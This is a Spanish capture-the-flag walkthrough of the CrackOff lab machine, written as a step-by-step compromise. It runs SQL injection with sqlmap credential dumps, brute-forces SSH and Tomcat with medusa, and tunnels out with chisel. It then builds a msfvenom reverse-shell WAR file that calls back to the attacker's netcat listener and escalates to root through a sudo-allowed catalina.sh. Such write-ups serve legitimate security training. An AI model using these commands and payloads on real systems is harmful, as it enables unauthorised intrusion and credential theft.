CRACKOFF

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2   -T 2
```

22/tcp OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)

80/tcp Apache httpd 2.4.58 ((Ubuntu))

ENUMERACIÓN

Con gobuster escaneamos archivos y directorios.Tenemos un directorio interesante /login.php. Si probamos a inyectar admin' OR '1'='1,típico comando, nos saludan como admin, con lo que observamos la SQL inyection.



Con sqlmap, buscamos bases de datos

sqlmap -u http://172.17.0.2/login.php --forms --dbs --batch

available databases [4]:
[*] crackoff_db
[*] crackofftrue_db
[*] information_schema
[*] performance_schema

Ahora, enumeramos tablas en crackoff_db

sqlmap -u http://172.17.0.2/login.php --forms -D crackoff_db --tables --batch

Database: crackoff_db
[2 tables]
+----------+
| passwords |
| users |
+----------+

Enumeramos las columnas de la tabla users

sqlmap -u http://172.17.0.2/login.php --forms -D crackoff_db -T users --columns --batch

Database: crackoff_db
Table: users
[2 columns]
+--------+-------------+
| Column | Type |
+--------+-------------+
| name | varchar(255) |
| id | int |
+--------+-------------+

Extraemos datos de las columnas

sqlmap -u http://172.17.0.2/login.php --forms -D crackoff_db -T users -C name,id --dump --batch

Database: crackoff_db
Table: users
[12 entries]

rejetto	alice
tomitoma	whoami
pip	rufus
jazmin	rosa
mario	veryhardpassword
root	admin

Ahora, enumeramos columnas en la otra tabla(passwords)

sqlmap -u http://172.17.0.2/login.php --forms -D crackoff_db -T passwords --columns --batch

Database: crackoff_db
Table: passwords
[2 columns]
+--------+--------------+
| Column | Type |
+--------+--------------+
| name | varchar(255) |
| id | int |
+--------+--------------+

Extraemos datos de las columnas de la tabla passwords

sqlmap -u http://172.17.0.2/login.php --forms -D crackoff_db -T passwords -C name,id --dump --batch

Database: crackoff_db
Table: passwords
[12 entries]

password123	alicelaultramejor
passwordinhack	supersecurepasswordultra
estrella_big	colorcolorido
ultramegaverypasswordhack	unbreackroot
happypassword	admin12345password
carsisgood	badmenandwomen

Tenemos dos listados, usuarios y contraseñas, con lo que creamos

dos diccionarios names.txt y pass.txt y con medusa intentamos

sacar credenciales para acceder por SSH


medusa -h 172.17.0.2 -U names.txt -P pass.txt -M ssh -t 5 -T 2 | grep "SUCCESS"

2025-01-25 16:22:17 ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: rosa Password: ultramegaverypasswordhack [SUCCESS]

rosa/ultramegaverypasswordhack

EXPLOTACIÓN

Accedemos por SSH con estas credenciales



ESCALADA DE PRIVILEGIOS

Descargamos linpeas a la maquina victima

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

Damos permisos y ejecutamos

chmod +x linpeas.sh

./linpeas.sh

Descubrimos la siguiente información

rosa@433915120f6f:/tmp$ cat /var/www/alice_note/note.txt
flowerpower

╾┤ Processes, Crons, Timers, Services and Sockets
╠═══════════════════════════Running processes (cleaned)
└ Check weird & unexpected proceses run by root:
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root 1 2.4 0.0 2800 1592 ? Ss 10:26 2:49 /bin/sh -c service ssh start && service apache2 start && service tomcat start && service mysql start

https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:33060 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
tcp6 0 0 127.0.0.1:8005 :::* LISTEN -
tcp6 0 0 127.0.0.1:8080 :::* LISTEN -
tcp6 0 0 :::22 :::* LISTEN -

Con curl http://127.0.0.1:8080 vemos que Tomcat esta coriendo por el puerto 8080. Necesitamos una forma de acceder a Tomcat desde nuestra máquina atacante. Una herramienta interesante para esto es chisel.Chisel es una herramienta que permite crear túneles seguros y puede ser utilizada para acceder a servicios internos de una red a través de conexiones seguras Lo que haremos es redirigir el tráfico y hacer accesible el servicio Tomcat desde nuestro kali.

Con wget descargamos chisel en la maquina victima y en nuestro kali

wget https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_linux_amd64.gz

Descomprimimos y damos permisos

gunzip chisel_1.7.6_linux_amd64.gz

chmod +x chisel_1.7.6_linux_amd64

En nuestro Kali, ejecutamos el siguiente comando para iniciar un servidor chisel

./chisel_1.7.6_linux_amd64 server -p 8081 --reverse

2025/01/26 07:52:46 server: Reverse tunnelling enabled
2025/01/26 07:52:46 server: Fingerprint RNzjxtHn+j7jm/gnW1y9aaEAuT2FZXtBkaxqd9cU5tc=
2025/01/26 07:52:46 server: Listening on http://0.0.0.0:8081

Chisel inicia un servidor en Kali en el puerto 8081 y escucha por conexiones entrantes. El parámetro --reverse indica que el servidor espera que un cliente (en la máquina víctima) se conecte a este servidor y redirija puertos locales (en la víctima) hacia el servidor (en Kali).

En la máquina víctima establecemos el client


rosa@c265947a0790:/tmp$ ./chisel_1.7.6_linux_amd64 client 172.17.0.1:8081 R:8080:127.0.0.1:8080
2025/01/26 13:54:04 client: Connecting to ws://172.17.0.1:8081
2025/01/26 13:54:04 client: Connected (Latency 3.307894ms)

El cliente Chisel en la máquina víctima se conecta al servidor Chisel en Kali a través del puerto 8081.

La parte crucial es R:8080:127.0.0.1:8080. Esto le dice al cliente de Chisel que establezca un túnel inverso desde el puerto 8080 en la máquina víctima (donde Tomcat está corriendo) hacia el puerto 8080 de la máquina Kali, pero redirigiendo tráfico localmente en la víctima.

Ahora que el túnel está establecido, podemos acceder a Tomcat en la máquina víctima desde Kali como si estuviera ejecutándose en nuestra propia máquina, pero a través de localhost.

Si en nuestro navegador ejecutamos http://127.0.0.1:8080/ veremos la interfaz de Tomcat




Como no se puede acceder con las credenciales por defecto realizo un ataque de fuerza bruta con medusa

medusa -h 127.0.0.1 -U names.txt -P pass.txt -M http -m DIR:/manager/html -n 8080 | grep "SUCCESS"

2025-01-26 08:40:02 ACCOUNT FOUND: [http] Host: 127.0.0.1 User: tomitoma Password: supersecurepasswordultra [SUCCESS]

tomitoma/supersecurepasswordultra

Accedemos al gestor de aplicaciones con estas credenciales



Según lo investigado en

https://book.hacktricks.wiki/es/network-services-pentesting/pentesting-web/tomcat/index.html#tomcat

Con msfvenom, generamos un archivo .war que contiene un payload

malicioso para obtener ejecución remota de comandos (RCE).

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.0.49 LPORT=4444 -f war -o shell.war
```

Payload size: 1096 bytes
Final size of war file: 1096 bytes
Saved as: shell.war

Nos ponemos a la escucha con netcat

```
nc -nlvp 4444
```

En el navegador accedemos a http://127.0.0.1:8080 y obtenemos conexión

nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 53906
whoami
tomcat

Tratamos la TTY
script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

Revisamos permisos sudo

tomcat@f85710d63ea8:/home$ sudo -l
Matching Defaults entries for tomcat on f85710d63ea8:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin,use_pty

User tomcat may run the following commands on f85710d63ea8:
(ALL) NOPASSWD: /opt/tomcat/bin/catalina.sh
tomcat@f85710d63ea8:/home$

Vemos que el usuario tomcat tiene permisos de lectura, escritura y ejecución

tomcat@f85710d63ea8:/home$ ls -la /opt/tomcat/bin/catalina.sh
-rwxr-xr-x 1 tomcat tomcat 25323 Aug 2 23:24 /opt/tomcat/bin/catalina.sh

Si modifico el archivo con

nano /opt/tomcat/bin/catalina.sh

y añado en la segunda línea /bin/bash nos haremos root

tomcat@f85710d63ea8:/home$ nano /opt/tomcat/bin/catalina.sh
tomcat@f85710d63ea8:/home$ sudo /opt/tomcat/bin/catalina.sh
root@f85710d63ea8:/home# whoami
root

Buen día